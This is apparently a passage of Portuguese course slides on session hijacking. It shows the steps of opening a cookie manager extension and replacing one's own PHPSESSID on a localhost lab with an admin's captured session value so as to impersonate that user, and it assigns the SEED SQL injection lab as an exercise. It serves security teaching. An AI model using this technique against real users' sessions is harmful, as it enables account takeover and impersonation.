
Sequestro de Sessão



Ataque a sessões

No navegador procure pelo ícone visto na figura, **Cookie Quick Manager**, em seguida em Manage all Cookies

Sequestro de Sessão



Search a domain... Context(s): All Auto-refresh

Domains (6)

- .doubleclick.net
- .google.com
- .google.com.br
- .youtube.com
- accounts.google.com
- localhost

Cookies

- PHPSESSID:3af7u6g1q9ke6emqm7s3l73fo9
- security:low
- PHPSESSID:50b2qa1dthjn4iu93og4e7rp5f
- security:low

Details

Domain: localhost

First-Party

Name: PHPSESSID

Value: 50b2qa1dthjn4iu93og4e7rp5f

Path: /

Context: Private browsing

httpOnly: ☐

isSecure: ☐

isSession: ☒

Ataque a sessões

Selecione localhost e o cookie da sessão atual, certifique-se que essa é a sua sessão.

Selecione a opção "Value", apague o Cookie atribuído e substitua o valor do cookie pelo o que você encontrou na sessão do usuário admin e salve.

Sequestro de Sessão

Ataque a sessões

Recarregue a página da aba que está em navegação anônima;

Ao fazer isso, a sua sessão já está na mesma do usuário admin, ou seja, se passando por outro cliente.

DÚVIDAS?

Exercício

Realizar as atividades referentes aos seguintes laboratórios:

Baixar e configurar a Virtual Machine (Ubuntu), disponível em:

https://seedsecuritylabs.org/lab_env.html

SQL Injection Attack Lab:

https://seedsecuritylabs.org/Labs_16.04/PDF/Web_SQL_Injection.pdf

Enviar um relatório detalhado do laboratório descrevendo o que você fez e o que você observou.